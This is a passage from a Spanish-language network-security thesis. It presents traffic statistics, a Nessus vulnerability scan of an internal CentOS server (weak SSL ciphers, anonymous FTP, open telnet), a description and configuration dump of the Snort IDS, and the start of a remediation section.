


Gráfico IV.38.- Estadísticas de la tarjeta ETH0

Estadísticas detalladas de las interfaces

En el cuadro superior tenemos la descripción de los siguientes campos:

- Dirección de la fuente y puerto
- Conteo de paquetes
- Conteo de bytes
- Tamaño del paquete
- Estado de las banderas TCP
- Interfaz utilizada
- La ventana inferior muestra información acerca de otros tipos de tráfico en la red.

- Los protocolos detectados son los siguientes:
- User Datagram Protocol (UDP)
- Internet Control Message Protocol (ICMP)
- Actividad de la interfaz




Gráfico IV.40.- Monitoreo de Puertos usando Nessus de forma Paralela

Estadísticas por puerto TCP/UDP

En el cuadro de la parte superior tenemos las estadísticas de los protocolos con sus respectivos puertos usados para la comunicación.

Conexión UDP puerto 68 Servicio Cliente de protocolo de servicio BOOTP y por DHCP

Conexión UDP puerto 67 Servicio Servidor de protocolo de servicio BOOTP y por DHCP

Conexión TCP puerto 21 Servicio FTP para datos

Conexión TCP puerto 20 Servicio FTP para control

Conexión TCP puerto 23 Servicio TELNET abierto

Conexión UDP puerto 137 Servicio de Nombres es usado por NETBIOS


Conexión TCP puerto 80 Servicio http

Dentro de los datos poseemos un detalle de los paquetes enviados hacia el servidor y los que fueron recibidos, así como también de la cantidad de bytes que contienen cada paquete.

Nessus

Es un analizador de vulnerabilidades de libre distribución. Esta herramienta se divide en dos componentes: el servidor nessusd (encargado de realizar los tests) y el cliente (es quien se encarga de la interfaz con el usuario), que puede estar instalado en una máquina diferente. La comunicación entre ambos se hace a través de un protocolo llamado NTP (Nessus Transfer Protocol). La autenticación ante el servidor puede llevarse a cabo usando una clave o el uso de encriptación con llave pública/privada, con el último método se aumenta el nivel de seguridad.

Análisis de los Reportes



172.30.124.1

Scan time :

Start time : Fri Oct 2 00:59:46 2009

End time : Fri Oct 2 01:02:10 2009

Number of vulnerabilities :

Open ports : 11

Low : 20

Medium : 1

High : 1

Information about the remote host :

Operating system : Linux Kernel 2.6.18-92.el5 on CentOS release 5.2 (Final)

NetBIOS name : (unknown)

DNS name : (unknown)

[^] Back to 172.30.124.1

Gráfico IV.40.- Monitoreo del Servidor con Nessus

Ip del servidor : 172.30.124.1

Sistema Operativo: Linux Centos 5.2

Versión del Kernel: Linux Kernel 2.6.18-92.el5

Número de Vulnerabilidades:

Puertos Abiertos: 11


Vulnerabilidades bajas: 20

Vulnerabilidades medias: 1

Vulnerabilidades altas: 1

Puerto NDMP (Protocolo de Gestión de Datos de Red)

Servicio Webmin



Check for Webmin

Synopsis :

An administration service is running on the remote host.

Description :

The remote server is running Webmin, a web-based interface for system administration for Unix.

Solution:

Stop Webmin service if not needed or configure the access
See menu [Webmin Configuration][IP Access Control]
and/or [Webmin Configuration][Port and Address]

See also :

http://www.webmin.net/

Risk factor :


None

Nessus ID : 10757

Gráfico IV.41.- Monitoreo al Servidor de Cisco con Nessus

El servicio Webmin se encuentra corriendo desde un host remoto .

SSL Cipher Suites



Supported SSL Ciphers Suites

Synopsis :

The remote service encrypts communications using SSL.

Description :

This script detects which SSL ciphers are supported by the remote service for encrypting communications.

See also :

http://www.openssl.org/docs/apps/ciphers.html

Risk factor :

None

Plugin output :

Here is the list of SSL ciphers supported by the remote server :

Low Strength Ciphers (< 56-bit key)
SSLv2
EXP-RC2-CBC-MD5 Kx=RSA(512) Au=RSA Enc=RC2(40) Mac=MD5 export
EXP-RC4-MD5 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5 export

Medium Strength Ciphers (>= 56-bit and < 112-bit key)
SSLv2
DES-CBC-MD5 Kx=RSA Au=RSA Enc=DES(56) Mac=MD5

High Strength Ciphers (>= 112-bit key)
SSLv2
DES-CBC3-MD5 Kx=RSA Au=RSA Enc=3DES(168) Mac=MD5
RC2-CBC-MD5 Kx=RSA Au=RSA Enc=RC2(128) Mac=MD5
RC4-MD5 Kx=RSA Au=RSA Enc=RC4(128) Mac=MD5


The fields above are :

{OpenSSL ciphername}
Kx={key exchange}
Au={authentication}
Enc={symmetric encryption method}
Mac={message authentication code}
{export flag}

Gráfico IV.41.1.- Resultado de Monitoreo Nessus

El servicio remoto encripta las comunicaciones usando SSL

Weak SSL Ciphers Suites



Weak Supported SSL Ciphers Suites

Synopsis :

The remote service supports the use of weak SSL ciphers.

Description :

The remote host supports the use of SSL ciphers that offer either weak encryption or no encryption at all.

See also :

http://www.openssl.org/docs/apps/ciphers.html

Solution :

Reconfigure the affected application if possible to avoid use of weak ciphers.

Risk factor :

Medium / CVSS Base Score : 5.0
(CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin output :

Here is the list of weak SSL ciphers supported by the remote server :

Low Strength Ciphers (< 56-bit key)
SSLv2
EXP-RC2-CBC-MD5 Kx=RSA(512) Au=RSA Enc=RC2(40) Mac=MD5 export
EXP-RC4-MD5 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5 export

The fields above are :

{OpenSSL ciphername}
Kx={key exchange}
Au={authentication}
Enc={symmetric encryption method}
Mac={message authentication code}
{export flag}

Nessus ID : 26928

Gráfico IV.41.2.- Resultado de Monitoreo Nessus

El servicio remoto soporta Weak SSL Ciphers debido a esto la encriptación para la comunicación es débil o no existe encriptación

Servidor HTTP

HTTP Server type and version

Synopsis :

A web server is running on the remote host.

Description :

This plugin attempts to determine the type and the version of the remote web server.

Risk factor :

None

Plugin output :

The remote web server type is :


MiniServ/0.01

Nessus ID : 10107

Gráfico IV.41.3.- Resultado de Monitoreo Nessus

Un servidor está corriendo en el servidor remoto, el servidor es de tipo MiniServ/0.01

Información HTTP



HyperText Transfer Protocol Information

Synopsis :

Some information about the remote HTTP configuration can be extracted.

Description :

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem

Solution :

None.

Risk factor :

None

Plugin output :

Protocol version : HTTP/1.0
SSL : yes
Pipelining : no
Keep-Alive : no
Options allowed : (Not implemented)
Headers :

Date: Tue, 26 May 2009 18:10:47 GMT
Server: MiniServ/0.01
Connection: close
Set-Cookie: testing=1; path=/; secure
pragma: no-cache
Expires: Thu, 1 Jan 1970 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Content-type: text/html; Charset=iso-8859-1

Nessus ID : 24260

Gráfico IV.41.4.- Resultado de Monitoreo Nessus

Alguna información de la configuración remota del http puede ser extraída como la versión usada, los servicios http que se encuentran habilitados; aunque esta información no pueda incurrir en un problema de seguridad grave.

Puerto FTP

Port ftp (21/tcp)

Service detection

An FTP server is running on this port.

Nessus ID : 22964

FTP Server Detection

Synopsis :

An FTP server is listening on this port

Description :

It is possible to obtain the banner of the remote FTP server
by connecting to the remote port.

Risk factor :

None

Plugin output :

The remote FTP banner is :
220 (vsFTPd 2.0.5)

Nessus ID : 10092

Gráfico IV.41.5.- Resultado de Monitoreo Nessus

El servidor ftp se encuentra escuchando desde el puerto 21 TCP

FTP Anónimo




Gráfico IV.41.6.- Resultado de Monitoreo Nessus

El servidor FTP permite ingresos de usuarios anónimos.

Puerto Telnet




Gráfico IV.41.7.- Resultado de Monitoreo Nessus

El Servicio se encuentra escuchando por el puerto 23 TCP, pero el servicio tiene cerrada la coexión no envía ni recibe paquetes porque se encuentra protegido.

Puerto POP3




Gráfico IV.41.8.- Resultado de Monitoreo Nessus

El servicio POP se encuentra escuchando por el puerto 110 TCP aunque no existe configurado ningún servidor.

Software Instalado

Gráfico IV.41.9.- Resultado de Monitoreo Nessus

Se lista todo el software que está instalado en el servidor para analizarlo y determinar los productos que no son necesarios para la actividad de la compañía

Puerto IMAP

Gráfico IV.41.10.- Resultado de Monitoreo Nessus

El protocolo Imap se encuentra eschando a través del puerto 143 TCP

Snort

Es el IDS de dominio público más ampliamente utilizado. Es distribuido bajo licencia GNU GPL . Este IDS es capaz de analizar el tráfico de la red en tiempo real.

Tiene un buen desempeño analizando los protocolos, comparando y buscando contenidos, puede ser usado para detectar una gran variedad de ataques y examinar problemas potenciales como:

- Buffers overflows
- Escaneo de puertos clandestinos
- Ataques CGI

- Pruebas en el servidor de samba entre otras

Snort usa un lenguaje de reglas para describir el tráfico, tiene un sistema de alerta en tiempo real, incorporando mecanismos de alerta para el syslogd (Generador de log visto anteriormente), archivos específicos del usuario y mensajes del cliente samba.

Además tiene la ventaja de poder añadir librerías para realizar distintos análisis lo cual ayuda a la detección y el reporte de subsistemas.

Finalmente podemos decir que el snort puede ser usado como un:

- ✓ Sniffer
- ✓ Depurador de tráfico en la red
- ✓ Sistema completo de detección de intrusos en la red

Análisis de Capturas

FTPTelnet Config: GLOBAL CONFIG Inspection Type: stateful Check for Encrypted Traffic: YES alert: YES Continue to check encrypted data: NO **TELNET CONFIG:** Ports: 23 Are You There Threshold: 200 Normalize: YES Detect Anomalies: NO **FTP CONFIG:** FTP Server: default Ports: 21 Check for Telnet Cmds: YES alert: YES Identify open data channels: YES FTP Client: default Check for Bounce Attacks: YES alert: YES Check for Telnet Cmds: YES alert: YES Max Response Length: 256	**SMTP Config:** Ports: 25 587 691 Inspection Type: Stateful Normalize: EXPN RCPT VRFY Ignore Data: No Ignore TLS Data: No Ignore SMTP Alerts: No Max Command Line Length: Unlimited Max Specific Command Line Length: ETRN:500 EXPN:255 HELO:500 HELP:500 MAIL:260 RCPT:300 VRFY:255 Max Header Line Length: Unlimited Max Response Line Length: Unlimited X-Link2State Alert: Yes Drop on X-Link2State Alert: No Alert on commands: None **DCE/RPC Decoder config:** Autodetect ports ENABLED SMB fragmentation ENABLED DCE/RPC fragmentation ENABLED Max Frag Size: 3000 bytes Memcap: 100000 KB Alert if memcap exceeded DISABLED Reassembly increment: DISABLED

	DNS config: DNS Client rdata txt Overflow Alert: ACTIVE Obsolete DNS RR Types Alert: INACTIVE Experimental DNS RR Types Alert: INACTIVE Ports: 53 **SSLPP config:** **Encrypted packets: not inspected** **Ports:** 443 465 563 636 989 992 993 994 995

4.4. Corrección de fallas.

Es la etapa donde se recuperan las fallas, las cuales pueden depender de la tecnología de red. En esta propuesta solo se mencionan las prácticas referentes a las fallas de cada nivel.

A continuación detallaremos fallas o vulnerabilidades que han sido encontradas dentro del paso anterior.

- El puerto telnet, se encuentra innecesariamente abierto, lo cual puede ser aprovechado para el acceso remoto a información que es de vital importancia para la organización.
